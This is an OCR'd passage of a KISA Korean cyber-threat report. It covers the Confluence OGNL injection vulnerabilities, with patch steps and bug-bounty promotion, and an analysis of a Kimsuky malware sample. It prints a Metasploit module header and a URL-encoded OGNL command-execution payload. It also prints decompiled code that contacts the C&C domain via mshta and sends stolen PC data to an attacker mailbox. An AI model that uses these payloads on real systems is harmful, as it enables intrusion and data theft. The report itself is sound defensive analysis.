2021-01	Atlassian Confluence Widget Connector Macro - SSTI	WebApps
2019-11	Atlassian Confluence 6.15.1 - Directory Traversal (Metasploit)	WebApps
2019-11	Atlassian Confluence 6.15.1 - Directory Traversal	WebApps
2019-04	Atlassian Confluence Widget Connector Macro - Velocity Template Injection (Metasploit)	Remote
2018-11	Atlassian Jira - (Authenticated) Upload Code Execution (Metasploit)	Remote
2017-01	Atlassian Confluence < 5.10.6 - Persistent Cross-Site Scripting	WebApps

표 2-7 아틀라시안(Atlassian) 제품을 공격하는 다양한 공격 코드

이러한 아틀라시안 컨플루언스가 OGNL(Object-Graph Navigation Language) 인젝션 취약점에 의해 공격자가 임의의 코드를 실행할 수 있는 취약점(CVE-2022-26134)이 존재함이 지난 6월 추가 공개 되었으며, 해당 취약점은 위험도 9.8의 Critical 등급으로 매우 높은 주의가 요구된다. OGNL(Object-Graph Navigation Language)는 자바 프로그래밍 언어가 자체 지원하는 구문보다 간소화된 형태로 자바 객체의 속성값을 가져오거나 설정할때 사용되는데, 내부의 정보들을 추출하여 활용할때 주로 사용된다. 아틀라시안 컨플루어스의 OGNL취약점은 이번이 처음이 아니다. 2021년도에서 동일한 취약점(CVE-2021-26084)이 공개됐다.

```
class MetasploitModule < Msf::Exploit::Remote
 Rank = ExcellentRanking
 prepend Msf::Exploit::Remote::AutoCheck
 include Msf::Exploit::Remote::HttpClient
 include Msf::Exploit::CmdStager

 def initialize(info = {})
   super(
     update_info(
       info,
       'Name' => 'Atlassian Confluence Namespace OGNL Injection',
       'Description' => %q{
          This module exploits an OGNL injection in Atlassian Confluence servers. A specially
crafted URI can be used to
         evaluate an OGNL expression resulting in OS command execution.
       },
       'Author' => [
         'Unknown', # exploited in the wild
         'bturner-r7',
         'jbaines-r7',
         'Spencer McIntyre'
       ],
```

```
        'References' => [
          ['CVE', '2021-26084'],
          ['URL', 'https://jira.atlassian.com/browse/CONFSERVER-79000?src=confmacro'],
          ['URL', 'https://gist.githubusercontent.com/bturner-r7/1d0b62fac85235b94f1c95cc4c
03fcf3/raw/478e53b6f68b5150eefd53e0956f23d53618d250/confluence-exploit.py'],
          ['URL', 'https://github.com/jbaines-r7/through_the_wire'],
            ['URL', 'https://attackerkb.com/topics/BH1D56ZEhs/cve-2022-26134/rapid7-
analysis']
        ],
        'DisclosureDate' => '2022-06-02',
        'License' => MSF_LICENSE,
        'Platform' => ['unix', 'linux'],
        'Arch' => [ARCH_CMD, ARCH_X86, ARCH_X64],
        'Privileged' => false,
        'Targets' => [
          [
            'Unix Command',
            {
              'Platform' => 'unix',
              'Arch' => ARCH_CMD,
              'Type' => :cmd
            }
          ],
          [
            'Linux Dropper',
            {
              'Platform' => 'linux',
              'Arch' => [ARCH_X86, ARCH_X64],
              'Type' => :dropper
            }
          ]
        ],
        'DefaultTarget' => 0,
        'DefaultOptions' => {
          'RPORT' => 8090
        },
        'Notes' => {
          'Stability' => [CRASH_SAFE],
          'Reliability' => [REPEATABLE_SESSION],
          'SideEffects' => [IOC_IN_LOGS, ARTIFACTS_ON_DISK]
        }
      )
    )
```

표 2-8 아틀라시안 OGNL 인젝션 취약점(CVE-2021-26084)공격 코드

참조 : https://packetstormsecurity.com/files/167449/Atlassian-Confluence-Namespace-OGNL-Injection.html

아틀라시안 컨플루언스에 대한 취약점 공격은 2021년 8월 OGNL에 대한 취약점이 공개된 이후 지금까지 계속해서 컨플루언스 서비스에 대한 스캔이 대량으로 발생하고 있으며, 전 세계적으로 12만대 이상의 취약한 서버가 존재하는 것으로 알려져 있어 빠른 대응이 필요하다.




그림 2-4 Confluence Server Webwork OGNL injection – CVE-2021-26084 지라 티켓

Confluence Server Webwork OGNL injection – CVE-2021-26084에 대한 조치 티켓은 2021년 7월 27일 최초 생성이 되었으며, 2021년 8월 25일 해결이 된 것으로 되어 있다. 그러나 2022년 4월 11일 7.4.11 버전에서 다시 문제가 확인되었고, 6월 2일 CVE-2022-26134로 취약점이 다시 공개 되었다.

아틀라시안 OGNL 취약점은 HTTP서버에 영향을 미치는 인젝션 위협으로, OGNL 페이로드는 HTTP 요청의 URI에 위치한다. 유효한 메소드(GET,POST,PUT 등) 또는 유효하지 않은 메소드(예 : BALH)가 모두 사용이 되며, 가장 간단한 형태로 취약점을 악용하는 공격 코드는 다음과 같다.

```
http://10.0.0.28:8090/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tp/r%22%29%7D/
```

위의 공격코드는 URL 인코딩이 되어 있으며, 공격 코드는 컨텐츠 위치의 시작부터 /의 마지막 인스턴스까지 모든 것을 포함하고 있어 디코딩하면 다음과 같다.

```
${@java.lang.Runtime@getRuntime().exec("touch /tp/r")}
```

공격을 받은 서버는 로그 파일에서 그 흔적을 찾을 수 있다.

```
http-nio-8090-exec-10 10.0.0.28 GET /%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22
touch%20/tp/r%22%29%7D/ HTTP/1.1 302 20ms
```

취약점에 대한 호출 스택은 HttpServlet.service에서 시작하여 OgnlValueStack.findValue 이상으로 OGNL 인젝션이 되게 된다. OgnlValueStack findValue(str)는 평가할 OGNL 표현식의 시작점으로 TextParseUtil.class는 이 취약점이 악용될 때 OgnlValueStack.findValue를 호출한다.

```
public class TextParseUtil {
    public static String translateVariables(String expression, OgnlValueStack stack) {
        StringBuilder sb = new StringBuilder();
        Pattern p = Pattern.compile("₩₩$₩₩{([^}]*)₩₩}");
        Matcher m = p.matcher(expression);
        int previous = 0;
        while (m.find()) {
            String str1, g = m.group(1);
            int start = m.start();
            try {
                Object o = stack.findValue(g);
                str1 = (o == null) ? "" : o.toString();
            } catch (Exception ignored) {
                str1 = "";
            }
            sb.append(expression.substring(previous, start)).append(str1);
            previous = m.end();
        }
        if (previous < expression.length())
            sb.append(expression.substring(previous));
        return sb.toString();
    }
}
```

ActionChainResult.class는 this.namespace를 제공된 표현식을 사용하여 TextParseUtil.translateVariables를 호출한다.

```
public void execute(ActionInvocation invocation) throws Exception {
    if (this.namespace == null)
        this.namespace = invocation.getProxy().getNamespace();
    OgnlValueStack stack = ActionContext.getContext().getValueStack();
    String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
    String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
```

com.opensymphony.webwork.dispatcher.ServletDispatcher.getNamespaceFromServletPath에서 요청 된 URI 문자열에서 "namespace"가 생성된다.

```
public static String getNamespaceFromServletPath(String servletPath) {
    servletPath = servletPath.substring(0, servletPath.lastIndexOf("/"));
    return servletPath;
}
```

결과는 공격자가 제공한 URI가 네임스페이스로 변환되어 OGNL 표현식 평가로 이어져 공격자가 임의의 명령어를 수행할 수 있게 되는 것이다.

대응 방안

아틀라시안 컨플루언스를 사용하고는 사용자는 7.4.17, 7.13.7, 7.14.3, 7.15.2, 7.16.4, 7.17.4 and 7.18.1 버전으로 즉시 업그레이드할 것이 권장되며, 만일 업그레이드가 어려운 경우 취약점(CVE-2022-26134)을 제거하기 위해 제조사의 권고에 따라 다음과 같이 특정 파일을 업데이트하는 것을 권장한다. 업데이트와 패치가 불가할 경우에는 외부에서의 접근을 차단함으로서 원격에서의 공격을 예방 할 수 있다.

Confluence 7.15.0 – 7.18.0의 파일 업데이트 방법

클러스터에서 Confluence를 실행하는 경우 각 노드에서 아래의 프로세스를 반복해야 하며, 업데이를 적용하기 위해 전체 클러스터를 종료할 필요는 없음

1. Confluence를 종료한다.
2. Confluence 서버에 다음 파일 1개를 다운로드한다.
   " xwork-1.0.3-atlassian-10.jar"
3. 삭제 또는 다음 JAR를 Confluence 설치 디렉토리로 이동:
   〈confluence-install〉/confluence/WEB-INF/lib/xwork-1.0.3-atlassian-8.jar
   (경고) 이 오래된 JAR의 사본을 디렉토리에 남겨두지 않음
4. 다운로드한 xwork-1.0.3-atlassian-10.jar를 〈confluence-install〉/confluence/WEB-INF/lib/에 복사한다.
5. 새 xwork-1.0.3-atlassian-10.jar 파일에 대한 권한 및 소유권이 동일한 디렉토리의 기존 파일과 일치하는지 확인한다.
6. Confluence를 시작한다.

Confluence 6.0.0 – 7.14.2의 파일 업데이트 방법

클러스터에서 Confluence를 실행하는 경우 각 노드에서 아래의 프로세스를 반복해야 하며, 업데이를 적용하기 위해 전체 클러스터를 종료할 필요는 없음

1. Confluence를 종료한다.
2. Confluence 서버에 다음 파일 3개를 다운로드한다.
   - xwork-1.0.3-atlassian-10.jar
   - webwork-2.1.5-atlassian-4.jar
   - CachedConfigurationProvider.class
3. 삭제 또는 다음 JAR를 Confluence 설치 디렉토리로 이동:
   〈confluence-install〉/confluence/WEB-INF/lib/xwork-1.0.3.6.jar
   〈confluence-install〉/confluence/WEB-INF/lib/webwork-2.1.5-atlassian-3.jar
   (경고) 이 오래된 JAR의 사본을 디렉토리에 남겨두지 않음
4. 다운로드한 xwork-1.0.3-atlassian-10.jar를 〈confluence-install〉/confluence/WEB-INF/lib/에 복사한다.
5. 다운로드한 webwork-2.1.5-atlassian-4.jar를 〈confluence-install〉/confluence/WEB-INF/lib/에 복사한다.
6. 두개의 새로운 파일 xwork-1.0.3-atlassian-10.jar과 webwork-2.1.5-atlassian-4.jar 파일에 대한 권한 및 소유권이 동일한 디렉토리의 기존 파일과 일치하는지 확인한다.
7. 〈confluence-install〉/confluence/WEB-INF/classes/com/atlassian/confluence/setup 디렉토리로 변경
   a. webwork라는 새 디렉토리를 만든다.
   b. CachedConfigurationProvider.class를 〈confluence-install〉/confluence/WEB-INF/classes/com/atlassian/ confluence/setup/webwork에 복사한다.

c. 다음에 대한 권한과 소유권이 올바른지 확인한다.

〈confluence-install〉/confluence/WEB-INF/classes/com/atlassian/confluence/setup/webwork

〈confluence-install〉/confluence/WEB-INF/classes/com/atlassian/confluence/setup/webwork/CachedConfigurationProvider.class

8. Confluence를 시작한다.

취약점 동향 종합

이 세상에 새로운 것은 없다. 취약점도 공격 코드도 우리의 관심이 느슨해 지면서 다시 우리의 일상을 파고 들게 된다. 코로나로 변화되어 온 우리의 일상도 이제는 엔데믹의 기대속에 다시 일상으로의 복귀를 준비하고 있다. 이러한 변화의 과정에서는 우리는 기존에 미처 인지하지 못하였던 문제가 부딪히는 경우가 생기기도 하고 그때는 대수롭지 않게 지나갔던 일들이, 상황과 시기가 변화하면서 다시금 큰 영향력과 함께 나타나는 경우가 있다. 2022년 상반기는 OpenSSL과 같이 과거 아픈 기억을 주었던 오픈소스 라이브러리에 대한 잠재적인 취약점의 재 발견과 안전한 것이라고 믿어 왔던 애플의 제품에서 반복 생산되는 취약점을 포함하여, 상황이 변화함께 따라 기존에는 관심도가 낮았던 제품의 취약점이 완벽하게 조치되지 않고 수년간에 걸쳐 지속적으로 재 발견되는 등의 사례가 많이 눈에 띄었던 시기였다.


새로운 것에 대한 도전이 중요하긴 하지만, 지금은 우리가 지나왔던 또는 지나고 있는 현재를 더욱 충실하고 완벽하게 만드는 것이야 말로, 미래의 성장 기반을 확보하고 안전한 추진력을 마련할 수 있는 기본임을 다시한번 되새겨 보아야 할 때이다.


KISA
한국인터넷진흥원

“1분”의 관심과 선택!
안전한 디지털 환경으로 가는 길입니다.

[C-TAS 2.0]

기업의 정보보안 수준을 한단계 도약시킬 수 있는 최고의 선택입니다.



회원가입만으로

- **실시간 긴급상황 전파 채널**을 통해 긴급 상황, 최신 동향 등 수신
- CISO, CEO & 실무자에게 필요한 **맞춤형 정보 제공**
- 다양한 유관 기관과의 **기술공유**를 통해 정보 보안 역량 강화

2022년 1월 1일 한층 개선된 사이버위협 정보공유 채널(C-TAS 2.0)이 **공유**와 **협력**을 원하는 **모든 기업**이 이용할 수 있도록 **개방**되었습니다.

※ C-TAS(Cyber Threat Analysis & Sharing)란, 사이버 위협정보의 수집, 분석 및 공유를 위한 플랫폼 입니다.

가입문의

02-405-4945 ctashelp@krcert.or.kr

취약점 대응,
KISA 신고포상제 & 핵더챌린지

신고포상제, Hack the challenge .1

Security BugBounty

취약점 대응,
KISA 신고포상제 &
핵더챌린지와 함께해요!


KISA 한국인터넷진흥원

신고포상제, Hack the challenge .2

Security BugBounty 취약점 대응,
KISA 신고포상제 & 핵더챌린지와 함께해요! - 1

매년 증가하는 취약점 개수,

CVE 통계에 따르면 2021년 발급된 CVE 개수는
총 20,142건으로 전년 대비 10%나 증가했습니다.



CVE란?
Common Vulnerabilities and Exposure의 약자로,
공개적으로 알려진 소프트웨어의 보안 취약점을 가리키는 고유 번호를 뜻한다.

KISA 한국인터넷진흥원

신고포상제, Hack the challenge .3

Security BugBounty 취약점 대응,
KISA 신고포상제 & 핵더챌린지와 함께해요! - 2

급증하는 보안 취약점들,

기업들에서는 많은 취약점들을 어떻게 대응해야 할까요?

버그바운티 프로그램을 이용해보세요!

KISA 한국인터넷진흥원

신고포상제, Hack the challenge .4

Security BugBounty 취약점 대응,
KISA 신고포상제 & 핵더챌린지와 함께해요! - 3

버그바운티 프로그램이란?

하드웨어, 소프트웨어, 웹 서비스 등
지정된 프로그램의 보안 취약점을 찾아 신고한 사람에게
포상금을 지급하는 제도

KISA 한국인터넷진흥원

신고포상제, Hack the challenge .5

취약점 대응,
KISA 신고포상제 & 핵더챌린지와 함께해요! – 4

기업에서 자체 인력으로 수행하는 모의점검보다
버그바운티 프로그램을 운영하면 심각도가 높은
취약점을 발견하는데 **7배 이상 도움**이 된다고 해요.

(출처: BugCrowd, 7 Bug Bounty Myths)

한국인터넷진흥원

신고포상제, Hack the challenge .6

취약점 대응,
KISA 신고포상제 & 핵더챌린지와 함께해요! – 5

KISA에서는 2012년 10월부터
국내에서 사용 중인 소프트웨어를 대상으로
취약점을 신고한 사람에게 분기별 우수 취약점을 선정하여
평가 결과에 따라 최대 1,000만원의 포상금을 지급하는
'보안 취약점 신고포상제'를 운영 중입니다.

한국인터넷진흥원

신고포상제, Hack the challenge .7

취약점 대응,
KISA 신고포상제 & 핵더챌린지와 함께해요! – 6

KISA에서는

다년간의 신고포상제 운영 경험을 바탕으로
기업에서 버그바운티 프로그램을 운영할 수 있도록
지원하고 있습니다.

한국인터넷진흥원

신고포상제, Hack the challenge .8

취약점 대응,
KISA 신고포상제 & 핵더챌린지와 함께해요! – 7

KISA의 보안 취약점 대응 지원책 1

신고포상제 공동 운영 제도


기업의 버그바운티 프로그램 도입 활성화를 위해
KISA에서 취약점 입수-분석-평가를 지원합니다.


신고포상제 공동 운영사란?

자사 소프트웨어 또는 서비스를 취약점 발굴 대상으로 제공하거나,
포상금을 신고자에게 직접 지급함으로써 취약점에 대한 책임있는 역할을 수행하는 기업

한국인터넷진흥원

취약점 대응,
KISA 신고포상제 & 핵더챌린지






KISA
한국인터넷진흥원

2022년 상반기

사이버 위협 동향 보고서

Part. 2

Techniques / 전문가 컬럼

2-1. 이스트시큐리티 시큐리티대응센터(ESRC) :
Kimsuky 그룹의 최근 악성 페이로드 변화와 동향

2-2. KISA 침해사고분석단 :
Log4j 위협 대응 보고서

2-3. 포스코인터내셔널 이상언 과장 :
스타트업의 제로 트러스트 통신 기술 도입 및 안정화까지 험난했던 도입기

2-4. SK쉴더스 김성동 팀장 :
랩서스 공격 그룹 해킹 기법과 대응 전략

Kimsuky그룹의 최근 악성 페이로드 변화와 동향

이스트시큐리티 시큐리티대응센터(ESRC)

1 개 요

ESRC에서는 2019년 Kimsuky(탈륨) 그룹의 활동에서 발견된 '청와대 녹지원/상춘재 행사 견적서' 사칭 악성 파일의 변종을 지속적으로 추적 중에 있다

한편, 최근에 발견된 페이로드(대표 사례 : '대장암 케이스.pif')는 C&C를 공격자가 개설한 사이트가 아닌 Daum 메일이 사용되었다. 또한 관련하여 많은 IP 등에서 Android 페이로드의 C&C나 피싱 도메인으로 사용되는 정황도 발견되고 있다.

따라서 이번 보고서는 Kimsuky(탈륨) 그룹의 최근 악성 페이로드의 변화와 이 그룹에서 사용하는 피싱 도메인들에 대해 동향 정보를 다루고자 한다.

2 악성파일 분석

1. '대장암 케이스.pif' 사례 분석

해당 파일은 추가 페이로드를 드롭 하여 정보 전송 및 추가 명령 기능을 수행한다

1) 대장암 케이스.pif 분석

아래는 대장암 케이스.pif의 주요 메인 코드로, 추가 페이로드 드롭/실행, 디코이 파일 드롭, 특정 C&C 연결, 자가 삭제 기능을 각 쓰레드로 실행한다.

Thread	기능
Thread 1	%APPDATA%₩Media₩ 경로에 'wmi-ui-[임의 영문숫자 8자리].db' 추가 페이로드 드롭/실행
Thread 2	'대장암 케이스.hwp' 디코이 파일 드롭/실행
Thread 3	'mshta.exe'으로 'pollor.p-e.kr' 도메인 통신 기능 수행
Thread 4	자가 삭제

표 1-1 쓰레드 별 기능

아래는 추가 페이로드와 디코이 파일 드롭/실행, C&C 연결하는 코드이다.

1.1) 추가 페이로드 드롭/실행

추가 페이로드는 '%APPDATA%₩Media₩' 경로 하위에 'wmi-ui-[임의 영문숫자 8자리].db'를 드롭 한다. 이 페이로드는 '.data' 섹션에 0xCC로 XOR 인코딩 되어 있다.

```
v59 = v19;
v60 = v21;
if ( create_dir(&v58) )
{
  LODWORD(v61) = 0;
  while ( 1 )
  {
    rand_s(&v83, v26);                          // 랜덤 4바이트 생성
    v66 = 0i64;
    v67 = 15i64;
    LOBYTE(v65) = 0;
    sub_140001E40(&v65, "4CEC65B93BBAB6221B9E", 0x14ui64);// wmi-ui
    DecodeStr(&v80, &v65);
    v29 = &v80;
    if ( v82 >= 0x10 )
      v29 = v80;
    Dst = &v89;
    sub_140002400(&Dst, v29);
    v59 = 0i64;
    v60 = 7i64;
    LOWORD(v58) = 0;
```

그림 1-1 추가 페이로드 디코딩 코드

1.2) 디코이 파일 드롭/실행

현재 실행 경로에 '대장암 케이스.hwp' 파일을 드롭한다. 이 디코이 파일도 파일 내에 0xCC로 XOR 디코딩되어 있다.

```
v1 = sub_140003900(v33);
sub_14000A5480(&v29, v1);
v2 = v30;
v3 = 0;
if ( v31 - v30 < 0xC )
{
  v6 = sub_140004800(&v29, 0xCui64, v25, L"₩₩대장암 케이스.hwp", 12i64);
}
else
{
  v4 = v30 + 12;
  v30 += 12i64;
  v5 = &v29;
  if ( v31 >= 8 )
    v5 = v29;
  sub_14000BFB0(v5 + 2 * v2, L"₩₩대장암 케이스.hwp", 24i64);
  *(v5 + v4) = 0;
  v6 = &v29;
}
```

그림 1-2 '대장암 케이스.hwp' 드롭 코드 일부




그림 1-3 '대장암 케이스.hwp' Decoy File 화면

1.3) C&C 연결

'mshta.exe'으로 'pollor.p-e[.]kr'와 통신한다.

```
__int64 v2[2]; // [rsp+20h] [rbp-28h]
__int64 v3; // [rsp+30h] [rbp-18h]
__int64 v4; // [rsp+38h] [rbp-10h]

v3 = 0i64;
v4 = 15i64;
LOBYTE(v2[0]) = 0;
sub_140001E40(v2, "mshta.exe http://pollor.p-e.kr/?query=5", 0x27ui64);
Func_CreateProcessA(v2);
return 1i64;
```

그림 1-4 'pollor.p-e[.]kr'에 연결하는 코드

2) 'wmi-ui-[임의 영문숫자 8자리].db'(AutoUpdate.dll) 페이로드 분석

'regsvr32.exe'로 실행되는 페이로드는 CURL 외부 라이브러리로 Daum 메일과 통신하여 정보 전송 및 명령 제어 기능을 수행한다.

2.1) 자가 복제 및 자동 실행

아래의 경로에 자가 복제 및 자동 실행 레지스트리에 'WindowsDefenderAutoUpdate', 자가 복제 경로로 등록한다. 자가 복제 이후, 'wmi-ui-[임의 영문숫자 8자리].db' 파일은 삭제한다.

항목	값
자동 실행 레지스트리 이름	WindowsDefenderAutoUpdate
파일 경로(자가 복제 경로)	C:₩₩ProgramData₩₩Software₩₩Microsoft₩₩Windows₩₩Defender₩₩Autoupdate.dll

표 1-2 자동 실행 레지스트리 이름과 자가 복제 경로

2.2) 중복 실행 방지

'DropperRegsvr32-20210604094732' 이름의 뮤텍스를 생성하고, 동일한 뮤텍스가 존재하는 경우 프로그램을 종료한다. 특징적으로 '20210604094732'와 같은 '2021.06.04 09:47:32'와 같은 시간 문자열이 포함되어 있는데, 이 페이로드의 빌드 시간(2021.06.04 16:47:41)를 UTC로 가정하여 비교했을 때, 약 7시간 정도의 차이가 존재한다. 이는 유포 혹은 프로그램 최초 빌드 시간과 밀접한 연관이 있을 것으로 보여지는 시간 문자열로 보여진다.

```
sub_1000EE90(
  &v23,
  L"1f8318af4547c5b633d2127151d282a35baadd023715a24610a5c4c3e001b13f12a18b156011
  0x5Cu);                                   // DropperRegsvr32-20210604094732
v35 = 0;
StrDecoding(&v23, &savedregs, &v32);
LOBYTE(v35) = 1;
MutexName = &v32;
if ( v34 >= 8 )
  MutexName = v32;
v2 = CreateMutexW(0, 1, MutexName);
if ( GetLastError() == ERROR_ALREADY_EXISTS )
{
  CloseHandle_0(v2);
```

그림 1-5 중복 실행 방지 코드

2.3) 정보 수집 및 전송

감염PC의 정보를 수집한다. 수집되는 정보는 HDD Serial, OS 정보, 현재 시간, 하드코딩된 'D_Regsvr32, v2.0, 39' 문자열이 포함된다. 하드코딩된 값은 각각 악성코드와 관련된 버전 정보 등으로 보여진다. 수집된 감염PC 정보는 %ProgramData%₩ 경로 하위 'temp'에 [임의 랜덤 4자리.tmp]로 저장이 된다.

```
GetVolumeInformationW(&v86, 0, 0, &HDDSerial, 0, 0, 0, 0);
v67 = 0;
v68 = 7;
LOWORD(Format[0]) = 0;
v89 = 0;
v52 = HDDSerial;
v51 = L"%08x";
v50 = &v73;
vprintf_s(Format, &v73, L"%08x", HDDSerial);
v89 = -1;
if ( v68 >= 8 )
{
  v2 = Format[0];
  v3 = 2 * v68 + 2;
  if ( v3 >= 0x1000 )
  {
    v2 = *(Format[0] - 4);
    v3 = 2 * v68 + 37;
    if ( Format[0] - v2 - 4 > 0x1F )
      _invalid_parameter_noinfo_noreturn(v2, v3);
  }
  v52 = v3;
  sub_1001B7E0(v2);
}
v89 = 1;
GetPCOS(&v78);                              // 감염PC OS 정보
LOBYTE(v89) = 2;
Get_CurrentTime(&v81);                      // 현재 시간
```

그림 1-6 정보 수집 코드

```
From: <k1a0604a@daum.net>
To:  <k1a0604a@daum.net>
Subject: history 2021-07-02_10-10-22-917
Content-Type: multipart/mixed; boundary="---hieveryone.mailer.kr---"

-----hieveryone.mailer.kr---
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: base64

PC Info Encoded Base64
-----hieveryone.mailer.kr-----
```

그림 1-7 공격자 메일로 전송되는 파일

수집된 정보는 아래의 CURL 외부 라이브러리를 사용한 코드로 공격자의 카카오 메일로 전송한다.

```
  v71 = v60;
  sub_1001B7E0(v59);
}
v71 = v58;
v82 = 0;
v83 = 15;
LOBYTE(v81) = 0;
curl_setopt(v34, CURLOPT_MAIL_RCPT, v58);
v71 = read_callback;
curl_setopt(v34, CURLOPT_READFUNCTION, read_callback);
v71 = file;
curl_setopt(v34, CURLOPT_READDATA, file);
v71 = 1;
curl_setopt(v34, CURLOPT_UPLOAD, 1);
v61 = curl_easy_perform(v34);
if ( v61 )
{
  memset(&v91, 0, 0x64u);
  v71 = sub_1001F830(v61);
  sub_1000E2A0(&v91, "curl_easy_perform() failed: %sWn", v71);
  OutputDebugStringA(&v91);
